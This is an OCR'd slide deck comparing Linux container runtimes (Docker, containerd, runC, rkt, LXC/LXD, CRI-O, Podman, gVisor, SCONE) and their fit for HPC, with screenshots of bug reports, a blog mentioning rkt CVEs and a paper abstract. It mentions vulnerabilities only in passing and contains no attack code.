- **Namespaces** : certain sub systems *ns-aware – isolated operation*
- **Cgroups**: certain resources controlable – limits for resource usage

Namespace	Description	Controller	Description
pid	Process ID	blkio	Access to block devices
net	Network Interfaces, Routing Tables, …	cpu	CPU time
ipc	Semaphores, Shared Memory, Message Queues	devices	Device access
mnt	Root and Filesystem Mounts	memory	Memory usage
uts	Hostname, Domainname	net_cls	Packet classification
user	UserID and GroupID	net_prio	Packet priority

Not all containers are created equal

Level + technology of isolation

Image Format

2 Container Runtimes


„Enterprisy“

Common features – Enterprise Container Runtimes


- Aim at **running *shiploads* of containers on one host**
  - **Microservices vs HPC**
  - HPC is not **the typical use case** for *Enterprise Container Runtimes*. **Sadly**.


- **Isolate the host (and other containers) from the container**
  - **As much encapsulation as possible**: namespaces everywhere
  - Make use of **additional Linux security features**
    - Seccomp, MAC (SELinux, AppArmor), ...
  - Run best at current distro

- (Often) implement a **wide range of features**
  - OCI compatibility, Live Migration, ...
  - Orchestration



Docker


DOCKER
ALL THE THINGS
memegenerat


docker-compose up
I'M
SUCH A HACKER!
quickmeme.com

DOCKER
RESISTANCE IS FUTILE

OCKER DOCKER DOC
DOCKER DOCKER DOC
DOCKER DOCKER DOC

SAY DOCKER
ONE MORE TIME

IN THE FUTURE
EVERYTHING IS DOCKERIZED

What is *Docker*?

It depends…

on the time

Engine -> Company -> Platform

What is Docker

Docker is the world’s leading software container platform.

Source: https://www.docker.com/what-docker

Key facts - Docker

- **THE container platform** of choice for enterprise use
- **Complete ecosystem** acround containers

- Started the current **container hype**
  - Used by many **scientists** in the first place
  - Sadly low number of Docker installations on compute resources

- Common arguments:
  - Could lead to **privilege escalation** in case of direct access to the cmdline
  - Hard to integrate with HPC stuff (MPI, Scheduling, ...), **`--privileged`**

- But: Docker is **no longer the monolith** it was long considered and feared


Docker and HPC:
Relationship status: it‘s complicated
Started the container hype, but...

containerd / runC

Effort to break Docker into smaller reusable parts

Docker >= 1.11 is based on runC and containerd

The monolith days are over



Same Docker UI and commands

User interacts with the Docker Engine

Engine communicates with containerd

containerd spins up runc or other OCI compliant runtime to run containers

Source: https://blog.docker.com/2016/04/docker-engine-1-11-runc/

containerd

- **Containerd** - ***daemon to control runC***
  - Sticker says: „small, stable, rock-solid container runtime“

  - Can be updated without terminating containers
  - Can **manage the complete container lifecycle of its host system**
    - image transfer + storage, container execution + supervision, ...
  - Designed to be **embedd**ed **into a larger system**, not directly for end-users

- Donated to the **CNCF (Cloud Native Computing Foundation)** – as is rkt ;)
  - Linux Foundation project to accelerate adoption of microservices, containers and cloud native apps.

kubernetes Prometheus OPENTRACING fluentd linkerd GRPC CoreDNS containerd rkt CNI

Links: https://github.com/docker/containerd/ && https://www.youtube.com/watch?v=VWuHWfEB6ro && https://www.cncf.io/

runC

- **runC -** low-level ***container runtime / executor***
  - CLI tool for **spawning + running containers**
  - Implementation of the OCI specification
  - Built on Libcontainer (performs the container isolation primitives for the OS)
  - **Can be integrated into other systems – does not require a daemon**
  - But **not** really **end-user friendly**
  - **possibility to run containers without root privileges** („rootless") coming

- Given to the **OCI (Open Container Initiative)**
  - Founded 2015 by Docker and others. 40+ members
  - Aims to establish common standards and avoid potential fragmentation
  - Two **specifications for interoperability**: Runtime + Image (both supported)

Links: https://github.com/opencontainers/runc && https://opensource.com/life/16/8/runc-little-container-engine-could && https://www.opencontainers.org/

Rocket / rkt

Docker is „fundamentally flawed"
- CoreOS CEO Alex Polvi

Key facts - rkt

Stage 1 Flavors
fly: a simple chroot only environment.
systemd/nspawn: a cgroup/namespace based isolation environment using systemd, and systemd-nspawn.
kvm: a fully isolated kvm environment.

- **Not a Docker fork**
  - Started by the disappointed CoreOS team
    - as Docker moved away from a *simple building block* to a plattform
- Mission: *build a top-notch systemd oriented container runtime for Linux*
  - **Not attempting to become another containerization platform**
  - Reached 1.0 in **02/2016** – production ready? Current: v1.30.0 (Apr 2018)
- Features:
  - Sticker says „Secure by default", besides ***daemon-less*** including
    - Support for executing pods with KVM hypervisor
    - SELinux support, signature validation (as in Docker)
  - Can run Docker images (-> appc, Docker, OCI)

Key facts II - rkt


- Very **Linux oriented**
  - No Windows / MacOS „version“
    - using Docker easier for Devs with tools like “Docker for Mac/Windows“
  - **Process model is more Linux-like than Docker**‛s

- 3rd party support:
  - Images: worse than Docker, but can run Docker images
  - Schedulers (Kubernetes, ...): good

- Also project at the CNCF
  - *Merger* unlikely, would rather lead to a third option
    - (containerd & OCI compatible runtime + runc)

Rkt and HPC:
Little interest of HPC community in Rkt.
Aware of one paper so far + few benchmarks.

Sadly… Rkt is (considered) dead…



rkt is dead · Issue #3946

GitHub, Inc.

rkt / rkt

Code · Issues 444

rkt is dead #

Open aschofie opene

aschofie comm

Put bluntly-- wh
the RedHat acq
developers wou
mothballed.

I'd love it if som

6 · 2

lucab comment

This has been a

blixtra comme

We rely rkt quie
too. We are als

687100 – app-emulation/r

https://bugs.gentoo.org/687100

Go to: Gentoo Home · Documentation · Forums · Lists · Bugs · Planet · Store · Wiki · Get Gentoo!

Gentoo's Bugzilla – Bug 687100 app-emulation/rkt removal

Home | New–[Ex] | Browse | Search | Search | [?] | Reports | Requests | Help | New Account

Bug 687100 - app-emulation/rkt removal

Status: CONFIRMED
Alias: None
Product: Gentoo Linux
Component: Current packages (show other bugs)
Hardware: All All
Importance: Normal normal (vote)
Assignee: Zac Medico
URL:
Whiteboard: Pending removal: 2019-06-30
Keywords: PMASKED
Depends on:
Blocks:

Reported: 2019-05-31
Modified: 2019-06-17
CC List: 1 user (sho
See Also:

Attachments
Add an attachment (proposed patch, testcase, etc.)

Note
You need to log in before you can comment on or make changes to this bug.

Zac Medico DEV 2019-05-31 22:56:45 UTC Description

```
Upstream is dead and the last release was on Apr 16, 2018.

Some security vulnerabilities are described here:

https://www.twistlock.com/labs-blog/breaking-out-of-coresos-rkt-3-new-cves/
```

Breaking Out of rkt - 3 Ne

https://www.twistlock.com/labs-blog/breaking-out-of-coresos-rkt-3-new-cves/

Palo Alto Networks Announces Intent to Acquire Twistlock. Get the details >

Twistlock · Home · Blogs · Resources · Vulnerabilities · Get Twistlock

Breaking Out of rkt – 3 New Unpatched CVEs

May 30, 2019 | by Yuval Avrahami · share:

Back in February, I wrote a piece on the major runC vulnerability, CVE-2019-5736. The fundamental flaw behind this vulnerability affected most container runtimes, such as LXC and Apache Mesos. One container runtime which seemed to be unfazed was CoreOS rkt, on which I heard a lot back when I first started to get into containers. So naturally, I was intrigued to check out rkt's architecture and see what they did differently, and I recently had some time to do so.

I ended up finding 3 other, unrelated vulnerabilities in rkt. These vulnerabilities allow an attacker to compromise the host when a rkt user executes the 'rkt enter' command (the equivalent of 'docker exec') into an attacker-controlled pod. They are currently unpatched

Related

Vulnerabilities in Nexus Repository left thousands of artifacts exposed

Read the Blog →

Links: https://github.com/rkt/rkt/issues/3946 && https://bugs.gentoo.org/687100 && https://www.twistlock.com/labs-blog/breaking-out-of-coresos-rkt-3-new-cves/

LXC/LXD

"Containers which offer an environment as close to possible as the one you'd get from a VM but without the overhead that comes with running a separate kernel and simulating all the hardware.“

– LXC Documentation

Key facts - LXC

- Idea for Linux Containers (LXC) started with Linux Vservers

- Developers from IBM **started** the LXC project **in 2008**, currently led by Ubuntu

- Had support for **user namespaces ages before Docker** ;)

- **Often considered *‚more complicated to use‟***

- **Concept much closer to VMs than Docker**
  - ***<u>Operating System containerization vs Application containerization</u>***
  - Less living the „one application per container‟ mantra

LXC and HPC
Yes, people have done that.
But not anymore.

Key facts - LXD

- LXC „hypervisor", originally developed by Ubuntu
- Offers integration with OpenStack
- Manages containers through a REST APIs
- Like ***"Docker (engine / containerd) for LXC",*** with similar command line flags, support for image repositories and other container management features

CRI-O

“The simplest way of describing CRI-O would be as a lightweight alternative to the Docker engine, especially designed for running with Kubernetes."

Key facts – CRI-O

- Started 2016 and released in 2017

- **Kubernetes** introduced a **Container Runtime Interface (CRI)** as abstraction, to provide ability to use+**manage different OCI-compliant runtimes**
  - works as well with containerd, docker-legacy, (rkt?), fracty (hypervisor-based container runtime that uses Kata containers)
  - “Docker Containers” work (due to OCI image format) out of the box
- Scope:
  - **Multiple image formats, image management, trust+verification**
  - Container Lifecycle management
  - Monitoring + Logging
  - Resource isolation
  - Injecting OCI hooks
- Not Scope:
  - Build, Sign, Push
  - CLI utility to interact with CRI-O

CRI-O and HPC
Too new, but people are testing it

Podman

*“**Podman is to CRI-O** what the **Docker CLI tool is to the Docker Engine daemon.** It even has a very similar syntax.”*

Key facts – Podman

- **Started in 2017** as a Debugging-Tool for CRI-O

- Parts of the code originate from Docker (Storage Implementation, ...)

- **Easy transition** with `alias docker=podman (pull, run, exec, …)`
  - Some commands are docker-only (e.g., swarm, container-update)

- **Started in 2017** as a Debugging-Tool for CRI-O

- Some commands are **podman-only**
  - Podman supports **health checks** (running containers != healthy container)
  - **`podman-mount`**: Mounting the container rootfs from the host
  - `podman-image-tree`: printing layer hierarchy, and more

- Quite a **different implementation (Client-Server vs Fork-Exec)**
  - No root daemon

Key facts II – Podman

- Reuses several libs from **sibiling projects** (buildah, cri-o, skopeo)
  - Building images, operations on images and registries, …

- Native **support of systemd** inside the container
- **Remote API** using Varlink (Linux, Windows, MacOS)

- Improved Security by **Rootless Containers**!
  - Execution of a **container without root privileges on the host**
  - Use of User Namespaces: UID (root) inside container != Process.UID
  - `runc` for container execution (as well)

- Pods as central concept
  - Infra Container, `common` for monitoring, …


Podman and HPC
Too new, but interesting

Links: **Skopeo**: https://github.com/containers/skopeo && **Buildah**: https://github.com/containers/buildah

Special Needs

gVisor

gVisor



GitHub - google/gvisor: Conta

GitHub, Inc. [US] https://github.com/google/gvisor

gVisor provides a third isolation mechanism, distinct from those mentioned above.

gVisor intercepts application system calls and acts as the guest kernel, without the need for translation through virtualized hardware. gVisor may be thought of as either a merged guest kernel and VMM, or as seccomp on steroids. This architecture allows it to provide a flexible resource footprint (i.e. one based on threads and memory mappings, not fixed guest physical resources) while also lowering the fixed costs of virtualization. H price of reduced application compatibility and higher per-system call overhead.


On top of this, gVisor employs rule-based execution to provide defense-in-depth (details

gVisor's approach is similar to User Mode Linux (UML), although UML virtualizes hardwar provides a fixed resource footprint.

Each of the above approaches may excel in distinct scenarios. For example, machine-leve challenges achieving high density, while gVisor may provide poor performance for system

Why Go?

gVisor was written in Go in order to avoid security pitfalls that can plague kernels. With G built-in bounds checks, no uninitialized variables, no use-after-free, no stack overflow, ar (The use of Go has its challenges too, and isn't free.)



Fefes Blog

Sicher https://blog.fefe.de/?ts=a40e855b

Fefes Blog

Wer schöne Verschwörungslinks für mich hat: ab an felix-bloginput (at) fefe.de!

Fragen? Antworten! Siehe auch: Alternativlos

Mon May 7 2018

- [l] Ich sehe gerade, dass Linux anscheinend ihren Firewalling-Code rausschmeißen und durch was BPF-basiertes ersetzen will. BPF ist eine Bytecode-VM, ursprünglich für tcpdump gedacht. Linux hat das aufgebohrt und verwendet es jetzt auch für Statistik-Sammlung und Syscall-Filterung, und der Kernel hat einen JIT dafür, d.h. das performt auch ordentlich.

  Jetzt hatte jemand die Idee, man könnte ja den starren Kernel-Filtercode durch BPF ersetzen. Es stellt sich nämlich raus, dass es Netzwerkkarten gibt, die BPF unterstützen, d.h. da kann man dann seinen Firewall-Filter hochladen und dann muss der Host nicht mehr involviert werden.

  Auf der anderen Seite ist das halt noch mal eine Schicht mehr Komplexität. Und man muss den BPF-Code im Userspace aus den Regeln generieren, d.h. man braucht neues Tooling.

  Update: Es gibt übrigens noch mehr solche Vorstöße, jetzt nicht mit BPF aber ähnlicher Natur. Google hat kürzlich "gVisor" vorgestellt, das ist auch eine ganz doll schlechte Idee. Das ist von der Idee her sowas wie User Mode Linux, falls ihr das kennt. Ein "Kernel", der aber in Wirklichkeit ein Userspace-Prozess ist, der andere Prozesse (in diesem Fall einen Docker-Container) laufen lässt und deren Syscalls emuliert. Also nicht durchreicht sondern nachbaut. Im User Space. In Go. Wenig überraschend verlieren sie viele Worte über die Features und keine Worte über die Performanceeinbußen. Und noch weniger Worte darüber, wieso wir ihren Go-Code mehr trauen sollten als dem jahrzehntelang abgehangenen und durchauditierten Kernel-Code.

ganzer Monat

Proudly ma ostgres


nschutz

Gvisor and HPC

Nope.

Sources: https://github.com/google/gvisor
https://blog.fefe.de/?ts=a40e855b

SCONE



SCONE: Secure Linux Conta

Sergei Arnautov[1], Bohdan Trach[1], Franz Grego
Christian Priebe[2], Joshua Lind[2], Divya Muthukuma
David Goltzsche[3], David Eyers[4], Rüdiger Kapitza

[1] *Fakultät Informatik, TU Dresden,* chris
[2] *Dept. of Computing, Imperial College L*
[3] *Informatik, TU Braunschweig,* rrka
[4] *Dept. of Computer Science, University o*

Abstract

In multi-tenant environments, Linux containers managed by Docker or Kubernetes have a lower resource footprint, faster startup times, and higher I/O performance compared to virtual machines (VMs) on hypervisors. Yet their weaker isolation guarantees, enforced through software kernel mechanisms, make it easier for attackers to compromise the confidentiality and integrity of application data within containers.


We describe SCONE, a secure container mechanism for Docker that uses the SGX trusted execution support of Intel CPUs to protect container processes from outside attacks. The design of SCONE leads to (i) a small trusted computing base (TCB) and (ii) a low performance overhead: SCONE offers a secure C standard library interface that transparently encrypts/decrypts I/O data; to reduce the performance impact of thread synchronization and system calls within SGX enclaves, SCONE supports user-level threading and asynchronous system calls. Our evaluation shows that it protects unmodified applications with SGX, achieving 0.6×–1.2× of native throughput.

1 Introduction

Container-based virtualization [53] has become popular recently. Many multi-tenant environments use Linux containers [24] for performance isolation of applications, Docker [42] for the packaging of the containers, and Docker Swarm [56] or Kubernetes [35] for their deployment. Despite improved support for hardware virtualization [21, 1, 60], containers retain a performance advantage over *virtual machines* (VMs) on hypervisors: not only are their startup times faster but also their I/O throughput and latency are superior [22]. Arguably they offer weaker security properties than VMs because the host OS kernel must protect a larger interface, and 